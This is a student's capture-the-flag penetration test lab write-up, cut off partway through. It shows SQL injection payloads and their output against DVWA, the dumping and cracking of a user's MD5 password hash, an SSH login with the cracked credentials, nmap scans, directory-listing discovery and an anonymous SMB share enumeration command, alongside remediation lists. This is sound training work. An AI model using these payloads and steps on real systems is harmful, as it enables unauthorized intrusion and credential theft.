# FINAL CAPSTONE ACTIVITY (PAROCYBER) BY SAIDAT MOTUNRAYO LAWAL

## Objectives

For this Final Capstone Activity, you will conduct a complete penetration test starting with reconnaissance and then launching exploits against vulnerabilities that you have discovered. Finally, you will propose remediation for the exploits.

This assessment is in the form of a cybersecurity capture the flag exercise. You will use your ethical hacking skills to locate files that contain flag values. You will then report the flag values that you found as part of the assessment.

In this simulation of an ethical hacking engagement, you will use tools to exploit vulnerabilities that you discover in order to reach a goal. This can entail a trial-and-error approach that requires persistence and may include a degree of struggle. For your own skill development, working through this struggle can be productive. If you are completely stuck, ask your instructor for assistance.

- **Challenge 1** – Use SQL injection to find a flag file.
- **Challenge 2** – Use web server vulnerabilities to investigate directories and find a flag file.
- **Challenge 3** – Exploit open Samba shares to access a flag file.
- **Challenge 4** – Analyze a Wireshark capture file to find the location of a file containing flag information.

## Background / Scenario

You have been hired to conduct a penetration test for a customer. At the conclusion of the test, the customer has requested a complete report that includes any vulnerabilities discovered, successful exploits, and remediation steps to protect vulnerable systems. You have access to hosts on the 10.5.5.0/24 and 192.168.0.0/24 networks.

# FINAL CAPSTONE ACTIVITY (PAROCYBER) BY SAIDAT MOTUNRAYO LAWAL

## Instructions

## Challenge 1: SQL Injection


Total points: 25

In this part, you must discover user account information on a server and crack the password of Bob Smith's account. You will then locate the file that contains the Challenge 1 code and use Bob Smith's account credentials to open the file at 192.168.0.10 to view its contents.

### Step 1: Preliminary setup

a. Open a browser and go to the website at 10.5.5.12. (Note: If you have problems reaching the website, remove the https:// prefix from the IP address in the browser address field.)

b. Login with the credentials admin / password.




10.5.5.12/login.php

Username: admin

Password: ••••••••

b. Set the DVWA security level to low and click Submit.



DVWA Security

Security Level

Security level is currently: **low**.


You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Prior to DVWA v1.9, this level was known as 'high'.

## Step 2: Retrieve the user credentials for the Bob Smith's account.

a. Identify the table that contains usernames and passwords.
b. Locate a vulnerable input form that will allow you to inject SQL commands.


**1' OR 1=1  UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users' #**



```
ID: 1' OR 1=1  UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users' #
First name: admin
Surname: admin

ID: 1' OR 1=1  UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users' #
First name: Gordon
Surname: Brown

ID: 1' OR 1=1  UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users' #
First name: Hack
Surname: Me

ID: 1' OR 1=1  UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users' #
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1  UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users' #
First name: Bob
Surname: Smith

ID: 1' OR 1=1  UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users' #
First name: 1
Surname: user_id

ID: 1' OR 1=1  UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users' #
First name: 1
Surname: first_name

ID: 1' OR 1=1  UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users' #
First name: 1
Surname: last_name

ID: 1' OR 1=1  UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users' #
First name: 1
Surname: user

ID: 1' OR 1=1  UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users' #
First name: 1
Surname: password
```

c. Retrieve the username and the password hash for Bob Smith's account.


**1' OR 1=1  UNION SELECT user,password FROM users #**



```
ID: 1' OR 1=1  UNION SELECT user,password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

## Step 3: Crack Bob Smith's account password.

Use any password hash cracking tool desired to crack Bob Smith's password.


CrackStation
Defuse.ca ·
rackStation ≚ Password Hashing Security ≚ Defuse Security ≚
I'm not a robot
reCAPTCHA is changing its terms of service. Take action.
reCAPTCHA
Privacy - Terms
Crack Hashes

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
5f4dcc3b5aa765d61d8327deb882cf99
```


**Supports:** LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

| Hash | Type | Result |
|---|---|---|
| 5f4dcc3b5aa765d61d8327deb882cf99 | md5 | password |

**Color Codes:** 🟩 Green: Exact match, 🟨 Yellow: Partial match, 🟥 Red: Not found.

### Step 4: Locate and open the file with Challenge 1 code.


a. Log into 192.168.0.10 as Bob Smith.



```
┌──(kali㉿Kali)-[~]
└─$ ssh smithy@192.168.0.10
The authenticity of host '192.168.0.10 (192.168.0.10)' can't be established.
DSA key fingerprint is SHA256:kgTW5p1Amzh5MfHn9jIpZf2/pCIZq2TNrG9sh+fy95Q.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.0.10' (DSA) to the list of known hosts.
smithy@192.168.0.10's password:
Linux 32554753bfe5 4.13.0-21-generic #24-Ubuntu SMP Mon Dec 18 17:29:16 UTC 2017 x86_64

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
smithy@metasploitable:~$
```

b. Locate and open the flag file in the user's home directory.

- What is the name of the file with the code? **mypasswords.txt**
- What is the message contained in the file? Enter the code that you find in the file. **8748wf8J**



```
smithy@metasploitable:~$ ls
my_passwords.txt
smithy@metasploitable:~$ cat my_passwords.txt
Congratulations!
You found the flag for Challenge 1!
The code for this challenge is 8748wf8J.

smithy@metasploitable:~$
```

### Step 5: Research and propose SQL attack remediation.

What are five remediation methods for preventing SQL injection exploits?

- Use parameterized queries (prepared statements) to separate SQL logic from user input
- Implement input validation and sanitization on all user-supplied data
- Use least-privilege database accounts, avoid using admin-level database users
- Disable detailed database error messages in production environments
- Conduct regular security testing and code reviews to identify vulnerabilities early

## Challenge 2: Web Server Vulnerabilities

Total points: 25

In this part, you must find vulnerabilities on an HTTP server. Misconfiguration of a web server can allow for the listing of files contained in directories on the server. You can use any of the tools you learned in earlier labs to perform reconnaissance to find the vulnerable directories.


In this challenge, you will locate the flag file in a vulnerable directory on a web server.

### Step 1: Preliminary setup

a. If not already, log into the server at 10.5.5.12 with the admin / password credentials.
b. Set the application security level to low.

### Step 2: From the results of your reconnaissance, determine which directories are viewable using a web browser and URL manipulation.

Perform reconnaissance on the server to find directories where indexing was found.




```
┌──(kali㉿Kali)-[~]
└─$ nmap --script http-enum -p 80 10.5.5.12
Starting Nmap 7.94 ( https://nmap.org ) at 2026-01-09 14:04 UTC
Nmap scan report for dvwa.pc (10.5.5.12)
Host is up (0.00030s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-enum:
|   /login.php: Possible admin folder
|   /robots.txt: Robots file
|   /config/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|   /docs/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|_  /external/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'

Nmap done: 1 IP address (1 host up) scanned in 0.67 seconds
```

Which directories can be accessed through a web browser to list the files and subdirectories that they contain? **/config/ , /external/**

### Step 3: View the files contained in each directory to find the file containing the flag.

Create a URL in the web browser to access the viewable subdirectories. Find the file with the code for Challenge 2 located in one of the subdirectories.

In which two subdirectories can you look for the file? **/config/ , /external/**




# Index of /config

| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| config.inc.php | 2017-10-31 17:28 | 1.9K | |
| db_form.html | 2012-12-07 00:00 | 1.3K | |

*Apache/2.4.10 (Debian) Server at 10.5.5.12 Port 80*

What is the filename with the Challenge 2 code? **db_form.html**



Great work!

You found the flag file for *Challenge 2*!

The code for this flag is: aWe-4975

- Which subdirectory held the file? **/config/**
- What is the message contained in the flag file? Enter the code that you find in the file.: **aWe-4975**

**Step 4: Research and propose directory listing exploit remediation.**

What are two remediation methods for preventing directory listing exploits?

- Disable directory indexing on the web server configuration
- Apply proper file and directory permissions to restrict public access

## Challenge 3: Exploit open SMB Server Shares


Total points: 25

In this part, you want to discover if there are any unsecured shared directories located on an SMB server in the 10.5.5.0/24 network. You can use any of the tools you learned in earlier labs to find the drive shares available on the servers.


### Step 1: Scan for potential targets running SMB.

Use scanning tools to scan the 10.5.5.0/24 LAN for potential targets for SMB enumeration.

Which host on the 10.5.5.0/24 network has open ports indicating it is likely running SMB services? **10.5.5.14**



```
┌──(kali㉿Kali)-[~]
└─$ sudo nmap -O 10.5.5.0/24
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2026-01-09 14:34 UTC
Nmap scan report for mutillidae.pc (10.5.5.11)
Host is up (0.000093s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE
80/tcp   open  http
3306/tcp open  mysql
MAC Address: 02:42:0A:05:05:0B (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop

Nmap scan report for dvwa.pc (10.5.5.12)
Host is up (0.000036s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 02:42:0A:05:05:0C (Unknown)
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.5
Network Distance: 1 hop

Nmap scan report for juice-shop.pc (10.5.5.13)
Host is up (0.000019s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE
3000/tcp open  ppp
MAC Address: 02:42:0A:05:05:0D (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop

Nmap scan report for gravemind.pc (10.5.5.14)
Host is up (0.000024s latency).
Not shown: 994 closed tcp ports (reset)
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
53/tcp  open  domain
80/tcp  open  http
```




```
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 02:42:0A:05:05:0E (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop

Nmap scan report for webgoat.pc (10.5.5.15)
Host is up (0.000021s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE
8080/tcp open  http-proxy
8888/tcp open  sun-answerbook
9001/tcp open  tor-orport
MAC Address: 02:42:0A:05:05:0F (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop

Nmap scan report for 10.5.5.1
Host is up (0.00014s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32
OS details: Linux 2.6.32
Network Distance: 0 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (6 hosts up) scanned in 5.11 seconds
```

**Step 2: Determine which SMB directories are shared and can be accessed by anonymous users.**

Use a tool to scan the device that is running SMB and locate the shares that can be accessed by anonymous users.

**smbclient -L //10.5.5.14 –N**



